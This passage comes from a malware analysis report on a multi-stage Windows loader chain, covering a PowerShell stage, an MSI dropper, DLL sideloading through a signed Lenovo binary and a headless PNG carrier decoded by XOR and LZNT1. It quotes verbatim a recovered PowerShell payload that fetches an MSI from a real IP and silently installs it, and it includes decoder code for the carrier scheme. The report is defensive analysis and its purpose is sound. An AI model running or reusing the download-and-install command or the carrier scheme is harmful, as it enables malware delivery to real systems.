                print(f"  {crib!r:14s} off={off:3d} -> key material {k!r}")

def brute_lowercase(d, maxlen=5):
    printable, best = 0, []
    for L in range(1, maxlen + 1):
        for tup in itertools.product(string.ascii_lowercase.encode(), repeat=L):
            k = bytes(tup)
            p = bytes(d[i] ^ k[i % L] for i in range(len(d)))
            if not all(32 <= c < 127 for c in p):
                continue
            printable += 1                    # <-- 3,234,277 of these
            if score(p) >= 6:
                best.append((score(p), k))    # <-- exactly 1 of these
    return best
```

Its actual output, against `sample.ps1` (the script refuses to run on a hash mismatch, so this cannot silently drift onto another file):

```
layer-2 buffer: 137 bytes

== crib drag (printable implied key only) ==
  b'http://'     off= 62 -> key material b'itewrit'
  b'$env:'       off= 17 -> key material b'itewr'
  b'$env:'       off=117 -> key material b'ctsdh'
  b'msiexec'     off=110 -> key material b'writewr'

== exhaustive brute force, keys over [a-z] of length 1..5 ==
  keys yielding fully-printable output : 3234277   <-- printability alone is NOT unique
  key b'write' scores 9/9 PowerShell tokens
  keys scoring >=6 tokens              : 1   <-- this is the unique discriminator

total keys surviving the token-content filter: 1
CONFIRMED: b'write' recovered from ciphertext alone (no external key needed)
```

The `b'ctsdh'` row is the honest false positive the method is expected to produce: a printable implied key that is not a rotation of `write`. It is discarded by the period-5 self-consistency check, not by inspection.

S3b — The recovered payload

The full 137-byte layer-3 output, verbatim. **This is the one block in this report that is NOT defanged** — it is a quotation of the sample's own bytes, and defanging it would falsify the quote. Do not paste it into a shell:

```
$rATwx=Join-Path $env:Temp 'UTODYIBG-2.msi';Copy-Items -useba http://138.124.250.215/
UTODYIBG-2.msi -o $rATwx;msiexec.exe /qn /i  $rATwx;
```

1. `$rATwx=Join-Path $env:Temp 'UTODYIBG-2.msi'` — staging path in the per-user temp directory. Fixed filename, no randomisation. Offsets 0–42.
2. `Copy-Items -useba hxxp://138.124.250[.]215/UTODYIBG-2.msi -o $rATwx` — download to that path. Offsets 44–108. **Malformed — see below.**
3. `msiexec.exe /qn /i $rATwx` — silent install, no UI. Offsets 110–136. (Two spaces after `/i` in the original.)

This build's download statement is broken. `Copy-Items` (trailing *s*) is not a PowerShell cmdlet; the real cmdlet is `Copy-Item`, singular, and it has neither a `-useba` nor an `-o` parameter. Both are curl/wget-style flags — `<url> -o <outfile>` is `curl.exe` output syntax and `-useba` is a truncation of `-UseBasicParsing`. As literally written, PowerShell resolves `Copy-Items` to nothing, throws `CommandNotFoundException`, writes no file, and statement 3 then fails on a missing path.

Scope this carefully. The URL and host are correct — the MSI was successfully retrieved from that exact URL by hand — and the *chain* still functions, because S1 pipes this file

into `Invoke-Expression` directly. The defect stops this artefact's own fetch statement from working; it does not stop the artefact from being executed, and it does not indicate dead infrastructure. **It is a timing signal, not safety:** a sibling build with an intact statement would work.

Candidate explanations, none decidable from a single artefact: an alias defined by an earlier absent stage; the builder's identifier-mangling stage corrupting a recognised cmdlet name; or deliberate breakage. Recorded as observed rather than silently "corrected" to `curl` — the bytes say `Copy-Items -useba`, and the fix is inference.

S3c — What this stage does and does not do

CAPABILITY	PRESENT	EVIDENCE
Remote payload download	**Yes**	`hxxp://138.124.250[.]215/UTODYIBG-2.msi`, L3 offsets 62–98
Staging to disk	**Yes**	`Join-Path $env:Temp`, L3 offsets 0–42
Silent execution / install	**Yes**	`msiexec.exe /qn /i`, L3 offsets 110–136
Static/signature evasion	**Yes**	331 KB of filler around a 137-byte payload
Persistence	No — this stage	no Run key, task, service, Startup, WMI (configured later in the chain: S9c-iii)
DLL sideloading	No — this stage	no DLL name, no `LoadLibrary` / `rundll32` / `regsvr32`
C2 / beaconing	No — this stage	single one-shot fetch; no callback, interval, or loop
AMSI / ETW bypass	No — this stage	no `AmsiScanBuffer`, `EtwEventWrite`, no reflection
Defender exclusions	No — this stage	no `Add-MpPreference` / `Set-MpPreference` (a `modWD` module appears later: S9c-iii)
UAC bypass	No — this stage	no `fodhelper` / `computerdefaults` / `eventvwr` / `sdclt` (a `modUAC` module appears later: S9c-iii)
Sandbox / AV evasion	No — this stage	no timing, VM-artefact, CPU/RAM/domain checks
Recon / credential access / exfil	No — this stage	nothing in the 137-byte payload

The scope qualifier is deliberate: **"this stage implements no persistence"** is correct; *"this malware has no persistence"* would not be. This file's scope ends at `msiexec /qn /i`. Sideloading appears at S6; **persistence appears further down, in the decoded payload's configuration** — a scheduled task named `ProgrammableEndpoint` at a 12-minute interval

(S9c-iii). The rows below that read “No — this stage” are statements about this PowerShell file only, and several of them are reversed later in the chain: the decoded payload carries dedicated UAC-bypass (`modUAC`), Defender-interference (`modWD`) and scheduled-task (`modTask`) modules.

`msiexec /i` on a per-user temp path runs the MSI’s custom actions at the invoking user’s integrity level; it is not itself an elevation technique. The MSI in fact declares no custom actions at all (S4).

S4 — The dropped package (`UTODYIBG-2.msi`)

`[FIRST-HAND]` Retrieved out-of-band by the requester on 2026-08-29 and analysed here from its bytes.

PROPERTY	VALUE
SHA-256	`3a41acf04286e9fb1bdbcc2773c62cfba717bce93a892ecb738792cd014d4ddc`
Size	8,364,032 bytes
Format	MSI Installer (CFB), WiX Toolset 4.0.0.0
ProductName	`Intransigency`
Manufacturer	`Biped Assafetida`
Build time	2026-08-27 14:05:26 UTC
Install target	`%LOCALAPPDATA%\Millepede\`
ProductCode	`{6E998BB2-3351-4994-8956-89907C749819}`
UpgradeCode	`{2ED9985B-1FBC-4C9A-BD85-2B8EA17CF75B}`

Product and manufacturer strings are randomly generated dictionary words.

The MSI contains no `CustomAction` rows. Its tables (`Component` , `File` , `Directory` , `Feature` , `Media`) only drop files. The installer itself executes nothing; execution comes from the sideload at S6 once the dropped EXE is launched. `[UTODYIBG-2.msi → msi_tables]`

S5 — The six dropped files

99.5% of the package is one embedded CAB (`MSCF` , LZX:18, SHA-256 `0bb33020b443187fce7c490ccaca14233c2b68223f69647dc9b60db6f2225c2f`) holding six files totalling 16,038,190 bytes uncompressed, installed to `%LOCALAPPDATA%\Millepede\` .

The mapping below is read from the MSI's own `File` table and **cross-checked against the on-disk size of every extracted member — all six agree exactly**, which is what makes the row grouping trustworthy rather than assumed. `[UTODYIBG–2.msi → msi_tables]`

CAB MEMBER	INSTALLED AS	FILESIZE (MSI)	ON-DISK	MAGIC	NATURE
`vChBovO3o`	`DriveHyp80.exe`	773,176	773,176	`MZ`	Genuine signed Lenovo GUI app — **the sideload host**
`fsv2sG4PsbWDxQiUHJSv`	`RfaRpc.dll`	7,881,216	7,881,216	`MZ`	**Malicious** — Motorola Go code + grafted loader
`m7mvr72L`	`msvcp_win.dll`	642,000	642,000	`MZ`	Genuine signed Microsoft CRT
`DEWTud3JSrCytqK`	`ucrtbase.dll`	1,373,368	1,373,368	`MZ`	Genuine signed Microsoft CRT
`xIQBf5NCg`	`entity8.sys`	28,528	28,528	`656f`	**Not a PE** — filler prefix + 16B-aligned binary tail
`AykEew50WTG`	`taskstore29.db`	5,339,902	5,339,902	`6965`	**Not a PE** — filler prefix + headless PNG carrier

The installer's metadata is deliberately misleading, and install names must not be read as evidence of file type. `entity8.sys` carries a driver extension but is not a PE at all, let alone a kernel driver. `DriveHyp80.exe` is a genuine signed GUI application whose name suggests a driver hypervisor utility. Every classification in the table above is from the bytes. `[xIQBf5NCg → nonpe_xIQBf5NCg]` `[AykEew50WTG → nonpe_AykEew50WTG]`

S6 — DLL search-order sideload (T1574.001)

`DriveHyp80.exe` (`vChBov03o`) **statically imports** `RfaRpc.dll` — the sideload edge, read from the import directory, not inferred from co-location. Nine of that DLL's exports are imported, at these IAT slots: `[vChBov03o → host_imports]` `[vChBov03o → host_rfarpc_xrefs]`

```
1   0x1400683c8 NONE FUNC RfaRpc.dll   rfa_rpc_get_device_info
2   0x1400683d0 NONE FUNC RfaRpc.dll   rfa_rpc_recv_message
3   0x1400683d8 NONE FUNC RfaRpc.dll   rfa_rpc_send_message
4   0x1400683e0 NONE FUNC RfaRpc.dll   rfa_rpc_insert_event_count
5   0x1400683e8 NONE FUNC RfaRpc.dll   rfa_rpc_send_broadcast
6   0x1400683f0 NONE FUNC RfaRpc.dll   rfa_rpc_start
7   0x1400683f8 NONE FUNC RfaRpc.dll   rfa_rpc_recv_broadcast
8   0x140068400 NONE FUNC RfaRpc.dll   rfa_rpc_get_paired_device_info_list
9   0x140068408 NONE FUNC RfaRpc.dll   rfa_rpc_log
```

Cross-references to those nine slots give **208 call sites** across 982 analysed functions — but the raw total is a poor measure of RPC activity, because it is dominated by logging: `[vChBov03o → host_rfarpc_xrefs]`

SYMBOL	CALL SITES
`rfa_rpc_log`	164
`rfa_rpc_send_message`	21
`rfa_rpc_recv_broadcast`	7
`rfa_rpc_recv_message`	4
`rfa_rpc_insert_event_count`	3
`rfa_rpc_get_paired_device_info_list`	3
`rfa_rpc_get_device_info`	3
`rfa_rpc_send_broadcast`	2
`rfa_rpc_start`	**1**
total	**208**

164/208 = **79% are logging**; the non-logging total is **44**. The load-bearing anchor is the single initialisation call:

```
main 0x14002c4a7 [CALL:--x] call qword [sym.imp.RfaRpc.dll_rfa_rpc_start]
```

One call site, from `main`. That distribution — one init, a handful of real RPC operations, and logging everywhere — is the shape of a genuine application, which is exactly why the

host is worth abusing. `[vChBovO3o @ 0x14002c4a7 → host_rfarpc_xrefs]`

> ***PROVENANCE NOTE, recorded because it nearly became a fabricated negative.*** *The listing backing this table was* ***empty on first generation****. That emptiness was an extraction failure — the* `axt` *commands had not had the* `-A` *pass resolve the thunks — not a negative result. It was caught only because* `regen.sh` *treats an empty listing body as a failure and exits nonzero. Read as "no call sites", it would have produced a confident and entirely false claim. An earlier draft also cited "175 to* `rfa_rpc_log` *"; the re-derived figure is* `164`*.*

The host is a genuine signed Lenovo binary. Version strings reference Motorola (Lenovo owns Motorola Mobility, so the Motorola strings and a Lenovo certificate are consistent), and the build path is a real Lenovo CI workspace: `[vChBovO3o → host_pdb]`

```
C:\cygdrive\d\localrepo\jenkins-scm\workspace\
  apps_win_readyforassist_readyfor91_continuous\plugins\
  SmartAIPlugin\out\Release_x64\SmartAIPlugin.pdb
```

It is abused purely as the trusted signed process that pulls in the attacker's DLL.

Scoped caveat on "signed". All four PEs were checked for a certificate table; the host and the two CRT DLLs have one, `RfaRpc.dll` does not. `[pe_signing]` `r2`**'s** `signed` **field reports the *presence* of a certificate table — it does not validate the chain and does not compare the Authenticode digest against the file's current bytes.** An earlier draft claimed the host's "Authenticode digest matches its current bytes"; no tool run in this engagement establishes that. The correct statement is: a certificate table is present; validity was not verified statically. The listing carries this caveat in its own header so it cannot be cited without it. See `CORRECTIONS.md`.

S7 — `RfaRpc.dll`: genuine Motorola code with a loader grafted on

S7a — The code is real

The Go build info is intact and internally coherent: `[fsv2sG4PsbWDxQiUHJSv → rfarpc_go_buildinfo]`

```
0x1806f8020  ff20 476f 2062 7569 6c64 696e 663a 0802  . Go buildinf:..
0x1806f8040  0867 6f31 2e32 352e 30c2 0830 77af 0c92  .go1.25.0..0w...
0x1806f8060  6d6f 746f 726f 6c61 2e63 6f6d 2f72 6561  motorola.com/rea
0x1806f8070  6479 666f 7261 7373 6973 7461 6e74 2f6c  dyforassistant/l
```

Go 1.25.0, module path `motorola.com/readyforassistant/libs/RfaRpc`, version `v0.0.0-20260108172233-3a49362ba93e+dirty`, `vcs.modified=true`, built `-buildmode=c-shared` with `CGO_ENABLED=1`. Compile-unit paths reference the same Lenovo CI workspace as the host, and `vcs.time` matches the host's compile date.

The DLL exports **22** symbols — 21 `rfa_rpc_*` plus `_cgo_dummy_export` — which map 1:1 onto recovered symbols. `[fsv2sG4PsbWDxQiUHJSv → rfarpc_exports]` (An earlier draft said 24; that count included `iE`'s header row. `iEq` gives the bare list. See `CORRECTIONS.md`.)

The DLL was produced from a build tree carrying Motorola's own module path and VCS metadata, with `vcs.modified=true` — the compiler recording that the working tree was dirty at build time — rather than being a lookalike written from scratch.

Scope: **how that tree was obtained is unestablished, and a source-code compromise at the vendor is not claimed.** These bytes are equally consistent with a rebuild from a leaked or extracted tree, or with a patched binary carrying inherited build metadata. What is established is the metadata, not its provenance.

The dependency set, recovered by GoReSym. `go_evidence/rfarpc_goresym.json` (step 11 of `analyze.sh`) carries the full `BuildInfo`, including the build settings and the five direct module dependencies:

```
vcs            git
vcs.revision   3a49362ba93e1160bb268138d39c4f16d0960838
vcs.time       2026-01-08T17:22:33Z
vcs.modified   true
-buildmode     c-shared
-ldflags       -linkmode=external
-tags          Release_x64
CGO_ENABLED    1

Deps (5):
   github.com/StackExchange/wmi        v1.2.1
   github.com/go-ole/go-ole            v1.2.6
   github.com/shirou/gopsutil          v3.21.10+incompatible
   github.com/xtaci/smux               v1.5.35
   golang.org/x/sys                    v0.39.0
```

The same file yields 1,307 user functions, 7,322 standard-library functions and 744 compile-unit paths, which is what the pclntab cross-check in S8 is run against.

These dependencies belong to the Motorola product, not to the grafted loader — and that distinction matters. `gopsutil` and `StackExchange/wmi` do host and process enumeration, and `xtaci/smux` is a stream-multiplexing library over a single connection; in an unattributed binary that trio would read as reconnaissance plus C2 multiplexing. Here they are consistent with a legitimate remote-assistance product, they are stamped with a VCS revision and a genuine module path, and the malicious code in this DLL is the entry-point graft of S7b — which is hand-written assembly that calls none of them.

Scope: this is a statement about provenance, not a clean bill of health. It was not established whether the grafted loader reaches any Go symbol; the entry-point jump lands in hand-written code, and 2,749 indirect branch sites in this binary were not individually resolved (S7b). **No Go function was traced to the loader, and none was excluded either.**

S7b — The malicious addition is at the entry point

`AddressOfEntryPoint` is RVA `0x11c0`. Those bytes are a single `E9` relative jump: `[fsv2sG4PsbWDxQiUHJSv @ 0x1800011c0 → rfarpc_entry]`

```
0x1800011c0      e93d610000     jmp 0x180007302
```

The target opens with a hand-written prologue saving eight non-volatile registers. This is the **only direct branch to that address** in `.text`, at 99.9997% byte coverage (911,684 instructions decoded with resync). It therefore runs on `DllMain` — **before any** `rfa_rpc_*` **function the host may call.**

Scope: “only branch” covers direct branches with immediate targets; **2,749 indirect**

branch sites were not individually resolved. The entry-point edge alone carries the finding.

> ***Anchoring gap, flagged 2026-08-29.*** *The coverage figure (99.9997%), the instruction count (911,684) and the indirect-site count (2,749) are* ***not reproducible from any listing in*** `r2_evidence/` *— they were read into context during analysis and never dumped. They are retained because the entry-point edge itself is anchored (* `rfarpc_entry` *) and carries the finding alone, but treat the three digits as unverified pending a regeneration run. This is the same defect the engagement already recorded once: output read into context is not an artefact.*

S7c — What the loader does

Read from the disassembly at `0x180007302` onward: `[fsv2sG4PsbWDxQiUHJSv @ 0x180007302 → rfarpc_loader_body]`

1. **Anti-analysis stall (T1497.003).** An xorshift32 PRNG (seed `0x2b7f40e1`, mixed with `0x9e3779b9`) runs `0x23c34600` = **600,000,000** iterations and **discards the result** — both arms of the subsequent compare are identical. Its only purpose is elapsed time.
2. `LoadLibraryW(L"kernel32")` — the only IAT call the loader uses.
3. **Hash-based API resolution (T1027.007).** It walks the module's export directory manually and matches name hashes (`h = h*2 + c`, seeded per call site) against nine constants, so no resolved API appears in any import table.
4. **Opens** `entity8.sys` with `GENERIC_READ`, `MAX_PATH` path build.
5. **Applies a relocation-style delta fixup** to an offset table.
6. **Writes code into memory** under a `VirtualProtect` → byte-copy → `VirtualProtect` bracket.
7. **Passes** `taskstore29.db` (widened to UTF-16) to the mapped code.

UNESTABLISHED — the resolved API names. The hash is re-implementable, but the per-call-site seed leaves enough freedom that a preimage exists for almost any candidate name; the best single seed explained only 3 of 9 constants against a 78-name wordlist, consistent with chance. **No specific API name is claimed from the hashes.** The roles in steps 4–7 are read from call arguments (`0x80000000`, `0x104`, the protect/write/protect bracket), not from hash matching.

The hash, re-implemented, and why it does not identify anything. `api_hash.py` re-implements the routine at `sub_180007042` from the sample's own disassembly and then attacks the nine constants. The point of showing it is the *shape of the negative*: the search does not fail to find names, it finds too many, because the per-call-site seed is a free variable.

```
def api_hash(name: str, seed: int) -> int:
    """h = h*2 + c over the ASCII bytes, 32-bit wraparound (sub_180007042)."""
    h = seed & 0xFFFFFFFF
    for ch in name.encode('ascii'):
        h = (h * 2 + ch) & 0xFFFFFFFF
    return h

def solve_seed(name: str, target: int) -> int:
    """h(name, seed) = seed*2**n + K, so the seed is recoverable in closed form.
    Solve seed*2**n == target-K (mod 2**32) for the low bits."""
    n = len(name)
    K = api_hash(name, 0)
    diff = (target - K) & 0xFFFFFFFF
    if n >= 32:
        return 0 if diff == 0 else None
    if diff % (1 << n):          # no solution: 2**n does not divide the residue
        return None
    return (diff >> n) & 0xFFFFFFFF
```

Because the seed is solved in closed form per name, a *numerically valid* seed exists for almost any candidate. That is why the output below is not an identification:

```
0x2c61609e  site 0x180007510
    VirtualProtect               requires seed 0x0000b124
    Sleep                        requires seed 0x01630aaa
0xcb17dba3  site 0x180007505
    LoadLibraryA                 requires seed 0x000cb124
0xdcb17db1  site 0x180007463
    ReadFile                     requires seed 0x00dcb124
0xe58bd0a5  site 0x18000744b
    GetFileSize                  requires seed 0x001cb124
0xe58bd999  site 0x18000740a
    CreateFileW                  requires seed 0x001cb124
0xe58be421  site 0x18000738d
    WriteFile                    requires seed 0x0072c590
0xe58bf635  site 0x180007372 / 0x18000739e
    ExitProcess                  requires seed 0x001cb124
0xe58c00bf  site 0x1800073ac
    no candidate name yields this hash for any seed

candidate names tested: 65
NOTE: a seed-per-name solution always exists numerically; this is
      NOT an identification. Only a single seed consistent across
      several sites would be evidence. See NOTES.md.
```

Read this carefully, because it is tempting to over-read. Three sites (`CreateFileW`, `GetFileSize`, `ExitProcess`) share the seed `0x001cb124`, and five of the nine share the suffix `b124`. That is *suggestive* and it is why the wordlist attack was run at all. It is not sufficient: with 65 candidates and a free 32-bit seed per site, a shared low-order pattern across a subset is well within what chance produces, and two constants (`0x04bee3f7`, `0xe58c00bf`) have no candidate at all — so the wordlist does not even cover the resolved set.

Scope of this negative: the search covered 65 Win32 names commonly resolved by reflective loaders, ASCII, exact-hash match, seed free per site. It does not exclude names outside that list, wide-character names, or a seed schedule derived across sites rather than independently. **The steps 4–7 behaviours above stand on call arguments and the disassembly, and would stand unchanged if every hash were identified tomorrow.**

Also UNESTABLISHED — the loader's exact extent. An earlier draft gave it as `0x180007302–0x180007622`. `r2` resolves no function at that start address and the containing function's own extent ends at `0x180007351`, so the upper bound is not corroborated. `[fsv2sG4PsbWDxQiUHJSv → rfarpc_loader_full]` The behaviours in 1–7 are read from the instruction stream regardless; the boundary is not.

S7d — The planted configuration

Two adjacent qwords in `.data` are the loader's only string configuration:

STRING	FILE OFFSET	ENCODING
`entity8.sys`	`0x6f7f48`	UTF-16LE
`taskstore29.db`	`0x6fd352`	ASCII

Both were located independently by both analysts at identical offsets and re-verified in the merge pass. Each is reached through a DIR64 base relocation and has **exactly one** 8-byte pointer to it in the file, the two sitting adjacent in an isolated cluster.

The discriminator that makes this a finding rather than coincidence: genuine Go runtime DLL names in the same region (`powrprof.dll`, `bcryptprimitives.dll`) have **no** pointer slot — Go references those inline. The upstream Motorola product has no reason to name either file, and the MSI drops both under exactly these names (S5).

S7e — The two CRT DLLs are genuine (a disproved hypothesis)

`ucrtbase.dll` and `msvcp_win.dll` each carry a non-standard executable section named `fothk`, initially hypothesised to be signed-DLL patching. **That hypothesis is false**, established independently two ways: `[m7mvr72L → crt_msvcp_id]` `[DEWTud3JSrCytqK → crt_ucrtbase_id]`

- The section contains only 5-byte `jmp rel32` stubs on 16-byte centres, every one branching *inward* to the DLL's own `.text`. In `ucrtbase.dll`, 13 of its 14 stubs **are the declared export entry points** for the SSE4.1-accelerable rounding functions (`ceil`, `floor`, `nearbyint`, `rint`, `trunc` and variants), each landing on the standard MSVC `__isa_available` CPU-dispatch prologue.
- The remaining stub in each DLL dispatches through the exact

`GuardCFDispatchFunctionPointer` recorded in that PE's LOAD_CONFIG directory — Control Flow Guard infrastructure, branched to 849 and 242 times respectively.

`fothk` is compiler/linker output ("floating-point optimisation thunks"), not a hook. The CRT DLLs are present only to satisfy the sideload host's runtime dependency.

That verification was itself audited, and the audit is the point: one analyst's Authenticode hasher initially reported MISMATCH on all three signed PEs, and the defect was found in the hasher (inverted PE32+ data-directory offset), not the files; the other ran a bit-flip positive control to prove its MATCH results were not vacuous. Note the scope limit at S6: certificate-table presence is what the tooling in *this* engagement establishes.

S8 — The staged blobs and the carrier scheme

S8a — Not a permutation: the earlier reading is withdrawn

An earlier pass read both staged blobs as a byte **permutation** of English text, on the strength of their English-like letter frequencies. **That reading is wrong and is withdrawn here.** See `CORRECTIONS.md`.

Neither file is homogeneous. Each is **two regions with a sharp boundary**, and every whole-file statistic quoted in the earlier reading was an average over two unrelated populations. `[xIQBf5NCg → staged_multiset]` `[AykEew50WTG → staged_multiset]`

FILE	SIZE	TEXT REGION	BINARY REGION	TEXT ENTROPY	BINARY ENTROPY
`entity8.sys` (`xIQBf5NCg`)	28,528	0 – 20,196	20,196 – end	4.337	6.808
`taskstore29.db` (`AykEew50WTG`)	5,339,902	0 – 16,714	16,714 – end	4.495	7.969

The refutation is a multiset argument. A permutation is a bijection on positions: it cannot create, destroy or alter a single byte, so the byte multiset is invariant under it. If the plaintext were English prose, every space in it would still be somewhere in the file. They are not there:

REGION	SPACES	PROSE NEEDS (~17%)	DEFICIT
`xIQBf5NCg` text	413 (2.04%)	~3,433	**8.3×**
`AykEew50WTG` text	332 (1.99%)	~2,841	**8.6×**

No permutation of any kind — fixed-stride, columnar, keyed, PRNG-driven or data-dependent — maps English prose to either file. The question "which permutation is it" is malformed, and there is no deshuffle routine to recover.

Two further multiset facts, each scoped to where it actually holds:

- **High bytes.** `xIQBf5NCg`'s text region contains **0** bytes \>126 while the file as a whole contains 4,797 (16.82%) — all in the binary tail. English text has none anywhere. *Scope:* this argument is clean for `xIQBf5NCg` only; `AykEew50WTG`'s text region does contain 157 such bytes, so for that file the space deficit is the load-bearing evidence, not this.
- **Flat rare-symbol tail.** In `xIQBf5NCg`'s text region all **66** punctuation/digit/uppercase symbols occur between 3 and 16 times, mean 8.97, $\chi^2 = 74.2$ **on df = 65 — uniform.** Real text puts `.` and `,` far above `~`, `^`, `` ` ``, `|`. [xIQBf5NCg → staged_multiset]`

What the text regions *are* `[INFERRED]`: material whose **letter** distribution fits English closely but which has no word structure and no punctuation structure — consistent with letters sampled from an English-frequency distribution, i.e. **generated filler.** Its function is plausibly to lower whole-file entropy below the threshold entropy-based detection flags. The digram rate over the top 200 pairs is **1.034** (`xIQBf5NCg`) and **1.052** (`AykEew50WTG`), against 1.028 for an i.i.d. generator built from the target's own distribution — independent sampling.

The detector's limit, stated plainly. `[xIQBf5NCg → staged_controls]`

CORPUS	DIGRAM MEAN	MAX	SPACES
real English	2.341	41.218	9.64%
English **permuted**	1.021	1.569	9.64%
i.i.d. generator	1.028	1.592	2.00%
target `xIQBf5NCg` text	1.034	1.600	2.04%
target `AykEew50WTG` text	1.052	1.649	1.99%

The digram detector does **not** separate permuted English (1.021) from a generator (1.028) and therefore **cannot carry this conclusion on its own.** The space column does, because a permutation cannot change it. Recorded this way so the negative is not read as stronger than its detector.

S8b — `taskstore29.db` is a headless PNG carrier

Its binary region is a **structurally valid PNG chunk stream with the header removed.** `[AykEew50WTG @ 16462 → staged_png_carrier]`

- **650 chunks** — 649 `IDAT` + 1 `IEND` — walked from offset 16,462
- **every CRC32 valid**, 0 failures
- stream terminates at **5,339,902**, exactly the file length
- **PNG signature and `IHDR` are both absent** (`find` returns −1)

Valid framing without a header is packaging, not an image. The concatenated `IDAT` payload is **5,315,640 B at entropy 7.9686** with 28,359 nulls and **does not decompress**: strict zlib fails `incorrect header check`, raw deflate (`wbits=−15`) fails at skips 0–3, and **no zlib stream begins at the payload start or at skips 0–3.** The PNG layer carries the payload only.

> ***Corrected 2026-08-29.*** *An earlier draft of this sentence claimed no zlib header byte pair "occurs anywhere in it". That is* ***false****:* `78 9c` *occurs 44 times (first at offset 124,755),* `78 01` *49 times (137,122) and* `78 da` *65 times (578,324). Those are mid-stream coincidences in a 5.3 MB high-entropy buffer, not stream starts — at ~1-in-65,536 per offset, a few dozen hits is the expected count — and the payload is LZNT1, not zlib, so the conclusion is unaffected. But the claim as written was wrong, and it was wrong in the report's own worst-case way: the generating code returned −1 for "not found" and no positive control was run against it, which is exactly the silent classifier failure this report warns about elsewhere. The scoped claim above is what the evidence supports.*

The transform over that payload is identified at S8b-ii — marker + 4-byte XOR + LZNT1 — and the payload is recovered in full at S9. An earlier pass in this engagement argued from whole-stream entropy alone that the payload was "encrypted", then argued from finer statistics that it was *not* established as encrypted. Both readings are superseded.

The `MZ` at file offset 89,486 is **coincidental** — its `e_lfanew` reads `0xb8d14faa`, which points outside the file. It is not a PE header.

`xIQBf5NCg`'s binary region shows a different structure: **57 distinct 24-byte sequences recur ≥3 times**, the most frequent 8 times, with a 4-byte motif `58 F7 52 30` tiling inside it and **every inter-occurrence delta a multiple of 16.** `[xIQBf5NCg @ 20196 → staged_block_structure]` A permutation of high-entropy data essentially never yields exact 24-byte repeats on a 16-byte grid; this is consistent with repeating keystream or padding `[INFERRED]`.

S8b-i — Comparison with the `tcpsync` PNG carrier (prior engagement)

A prior engagement in this repo (`tcpsync`, closed 2026-08-21) also ended in a PNG-carried payload. The two were compared **first-hand against both samples' bytes**, not against the two reports. `[AykEew50WTG ↔ basic.png → png_carrier_vs_tcpsync]`

	`TCPSYNC BASIC.PNG`	THIS CHAIN, `TASKSTORE29.DB`
PNG signature / IHDR	present, 96×96	**both absent**
renders as an image	yes	**no — cannot render**
chunks	3	650 (649 IDAT + IEND)
payload location	**appended after** `IEND`	**inside the IDAT chunks**
trailing bytes past `IEND`	3,103,297	**0**
marker	`\x89CHIMG\x00` + `CHP1`, length-prefixed	**none found**
cipher	repeating 16-byte XOR, then gzip	unknown
preceding filler	none	16,462 B generated text

The `tcpsync` scheme was **re-derived here** to make the comparison first-hand: its 16-byte key `f8236858b0f73788d441796294986726` XORs the appended blob to a gzip header, which inflates to 7,847,437 bytes with SHA-256 `274b84581cb1d67d055241267e6d501e4aaa2048e1f5141bf365f1f057bc1b48` — matching that engagement's asserted stage-5 hash exactly. The carrier itself is `81b3a571815c342b9c368e1bc7a932458c7f7bc67f2637fdd5a60075920c58d3`. So the comparison rests on a reproduced decode, not on a report's summary of one.

The two schemes are structural opposites. `tcpsync` keeps a *valid, renderable* PNG and hides the payload where parsers stop looking — after `IEND`. This chain has *no PNG header at all* and hides the payload where parsers do look — inside the `IDAT` chunks — which is why its chunk walk is clean and its CRCs all pass while the file can never render.

Scope of the non-link. None of `\x89CHIMG\x00`, `CHIMG`, `CHP1`, `CHP` or `\x89CH` occurs anywhere in `taskstore29.db`; `tcpsync`'s key applied to this IDAT stream yields neither gzip nor zlib; and the leading IDAT bytes read as neither a big- nor little-endian length prefix. **This is not the same implementation.** `[AykEew50WTG → png_carrier_vs_tcpsync]`

`[INFERRED]` The supportable reading is **convergent tradecraft** — PNG-shaped containers are common enough across unrelated crews that arriving at one independently needs no shared origin. **Common authorship or a shared toolkit is NOT established**, and the shared word "PNG" is not evidence for it. Recorded because the surface similarity invites exactly that unsupported inference.

S8b-ii — The transform is identified: marker + XOR + LZNT1

This section previously concluded the transform was unidentified and that the payload was "not established as encrypted". Both readings are now superseded by a working decode. The measurements that produced them were correct as measurements; the inference drawn from them was wrong in a specific and instructive way.

The scheme is the publicly documented **HijackLoader / IDAT Loader / GHOSTPULSE** PNG-carrier scheme, and it is three layers. `[AykEew50WTG → staged_idat_structure]`

LAYER	CONTENT
1	Headless PNG chunk stream — 649 `IDAT` payloads concatenated, **5,315,640 B**
2	16-byte **plaintext** header, then 4-byte repeating XOR over the remainder
3	**LZNT1** (`RtlDecompressBuffer` / `COMPRESSION_FORMAT_LZNT1`)

The header is stored in the clear at payload offset 0, which is why the key was sitting in the data the whole time:

```
c6 a5 79 ea | b9 3f d1 f0 | 7d 00 51 00 | c8 23 66 00
marker        XOR key       csize         dsize
                            5,308,541     6,693,832
```

Decoding runs `XOR(payload[16:], b9 3f d1 f0)`, then LZNT1 over **exactly** `csize` bytes, yielding **exactly** `dsize` bytes. Both lengths are asserted by the decoder, so a regression cannot pass silently.

The scheme, as re-implemented (`idat_agent/decode_idat.py`; the headless-PNG chunk walk and LZNT1 are elided here — see `idat_agent/lznt1.py`). It parses and transforms bytes only — **no stage of the sample is ever executed**, which is the whole reason the decoder is rewritten rather than the sample run:

```
MARKER = b'\xc6\xa5\x79\xea'

def decode(raw):
    p = idat_payload(raw)          # concat IDAT bodies of the headless PNG
    if p[:4] != MARKER:
        raise ValueError('marker mismatch: %s' % p[:4].hex())

    key          = p[4:8]                              # stored in the CLEAR
    csize, dsize = struct.unpack_from('<II', p, 8)     # header is little-endian

    # The 16-byte header is NOT XORed; the body is, with a repeating 4-byte key.
    dec = bytes(c ^ key[i & 3] for i, c in enumerate(p[16:]))

    stream = dec[:csize]                               # bounding is load-bearing
    if len(stream) != csize:
        raise ValueError('declared compressed size %d exceeds available %d'
                         % (csize, len(stream)))
    blob = decompress(stream)                          # LZNT1
    if len(blob) != dsize:                             # refuses to drift
        raise ValueError('decompressed to %d bytes, header declares %d'
                         % (len(blob), dsize))
    return blob, key, csize, dsize
```

Both length checks raise rather than warn: if the carrier is ever swapped for a different

build, the decoder stops instead of emitting a plausible-looking blob.

```
final_payload.bin  6,693,832 B  sha256
22727dced63679cc71d522763f1bc81fb3e02a76a0e018a869b56dd9ea2ba912
```

Re-derived first-hand for this report by running the decoder against the original CAB member `AykEew50WTG` (sha256 `8fa0b48b…d9845827`) and confirming the output hash, rather than accepting the decoding analyst's saved artefact:

```
key b93fd1f0  csize 5308541  dsize 6693832
blob 6693832  sha256 22727dced63679cc71d522763f1bc81fb3e02a76a0e018a869b56dd9ea2ba912
(declared 6693832, match=True)
```

